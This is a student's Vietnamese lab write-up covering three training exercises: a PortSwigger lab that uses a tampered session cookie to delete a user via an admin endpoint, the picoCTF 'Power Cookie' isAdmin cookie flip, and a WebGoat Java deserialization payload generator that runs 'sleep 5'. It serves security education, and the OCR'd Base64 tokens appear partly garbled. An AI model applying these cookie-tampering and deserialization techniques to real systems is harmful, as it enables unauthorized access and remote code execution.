- Thay đổi đường dẫn request thành /admin/delete?username=carlos và send.

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a GET request to `/admin/delete?username=carlos` with various headers and a cookie. The 'Response' tab shows an HTTP/2 302 Found status with a location redirecting to `/admin`.


Request

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0a2500ed04f6fc038be7351800b3003e.web-security-academy.net
3 Cookie: session=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pb2I7YjoxO30%3d
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Linux"
16 Referer: https://0a2500ed04f6fc038be7351800b3003e.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Response


```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

- Vậy là ta đã giải quyết được lab này.




*** Bài tập 2:**

- Vì link bài tập 2 bị lỗi nên nhóm chúng em quyết định thực hiện 1 challenge về cookies trên picoCTF đó là **Power Cookie**:




- Các bước thực hiện:

+ Challenge này đưa ta đến một trang web và yêu cầu ta truy cập trang web dưới quyền Admin thông qua button



+ Trong trường hợp ta truy cập bình thường thì ta sẽ được truy cập dưới quyền Guest, tức là sẽ không thỏa mãn điều kiện để xem được flag của challenge




+ Ta sẽ thử dùng tính năng intercept trong Burp Suit để thử bắt gói tin nhằm xem yêu cầu cùng với phản hồi giữa ta và máy chủ

+ Thực hiện kiểm tra yêu cầu được gửi đi, có thể thấy được Cookies isAdmin đang được gửi với giá trị 0 (tức là không phải admin theo kiểu Boolean)




+ Thực hiện thay đổi giá trị của Cookies thành 1 và forward gói tin đi để kiểm tra ta sẽ truy cập với quyền gì



+ Ta đã thành công lấy được flags của challenge này sau khi đổi quyền truy cập bằng Burp Suit

- Minh chứng hoàn thành challenge:



* Bài tập 3:

Khởi động WebGoat và truy cập vào bài tập

- Em clone toàn bộ [WebGoat](#) về, **cd** vào thư mục **WebGoat /src /main /java /org**. Em dùng Eclipse IDE để mở thư mục **org** trong đường dẫn trên. Trong đó em tạo một file **attack.java** để tìm token:

The screenshot shows an IDE with two panes. The left pane, 'Package Explorer', displays a project structure with 'org [WebGoat main]' containing 'JRE System Library [java-23-openjdk-amd64]', 'dummy', 'owasp', and 'attack.java'. The right pane shows the 'attack.java' file with the following code:

```
1 package org.dummy.insecure.framework;
2
3 import java.io.ByteArrayOutputStream;
4 import java.io.ObjectOutputStream;
5 import java.util.Base64;
6
7 public class attack {
8     static public void main(String[] args){
9         try{
10             VulnerableTaskHolder go = new VulnerableTaskHolder("ducktai", "sleep 5");
11             ByteArrayOutputStream bos = new ByteArrayOutputStream();
12             ObjectOutputStream oos = new ObjectOutputStream(bos);
13             oos.writeObject(go);
14             oos.flush();
15             byte[] exploit = bos.toByteArray();
16             String exp = Base64.getEncoder().encodeToString(exploit);
17             System.out.println(exp);
18         } catch (Exception e){
19
20         }
21     }
```

- Kết quả sau khi chạy file **attack.java**:

```
attack.java x
```

```
1 package org.dummy.insecure.framework;
2
3 import java.io.ByteArrayOutputStream;
4 import java.io.ObjectOutputStream;
5 import java.util.Base64;
6
7 public class attack {
8     static public void main(String[] args){
9         try{
10             VulnerableTaskHolder go = new VulnerableTaskHolder("ducktai", "sleep 5");
11             ByteArrayOutputStream bos = new ByteArrayOutputStream();
12             ObjectOutputStream oos = new ObjectOutputStream(bos);
13             oos.writeObject(go);
14             oos.flush();
15             byte[] exploit = bos.toByteArray();
16             String exp = Base64.getEncoder().encodeToString(exploit);
17             System.out.println(exp);
18         } catch (Exception e){
19
20         }
21     }
22 }
```

<terminated> attack [Java Application] [/usr/lib/jvm/java-23-openjdk-amd64/bin/java (Oct 23, 2024, 6:35:56 AM – 6:35:57 AM) [pid: 10063]

Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

r00ABXNyADFcmcuzHVtbkKuaW5zZWNIcmUuZnJhbWV3b3RlLlZlbG5lcmlFibGVUYXNrcSg9SVyYAAAAAAAAAICAANMABzZXFXZF1ZXNOZWRFEjVjdXRpb25uYWwldAAAZTphdmEvdGlzTS9Mb2NhbnErHdhbGVuaWw1OoWAACnRhczTBYS3RpbnBv

- Token:

rO0ABXNyADFvcmcuZHvibXkuaW5zZWNIcmUuZnJhbWV3b3JrLlZlY2IbG5lcmFibGVUyXNrgS9sZGVyAAAAAAAAAICAANMABZyZ
XF1ZXN0ZWRFegVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL
lN0cmIuZztMAAh0YXNrtmFtZXEafgACeHBzcgaNAmF2YS50aW1lLiNlcpVdhLoblkIyDAAaAeHB3DgUAAafoChcAlzkZK+U9eHQA3N
sZWVwIDV0AAAdkdWNrdGFp

- Kết quả:

[Show hints](#)[Reset lesson](#)

➔ 1 2 3 4 5

Let's try

The following input box receives a serialized object (a string) and it deserializes it.

```
r00ABXQAVkImIHlvdSBkZXNlcmhhbG6ZSBtZSBkb3duLCBJIHNoYWxsIGJlY29tZSBtb3JlIHVvd2VyZnVsIHRoYW4geW91IGNhb1Bwb3NzaWJseSBpbWFnaw5l
```

Try to change this serialized object in order to delay the page response for exactly 5 seconds.



Congratulations. You have successfully completed the assignment.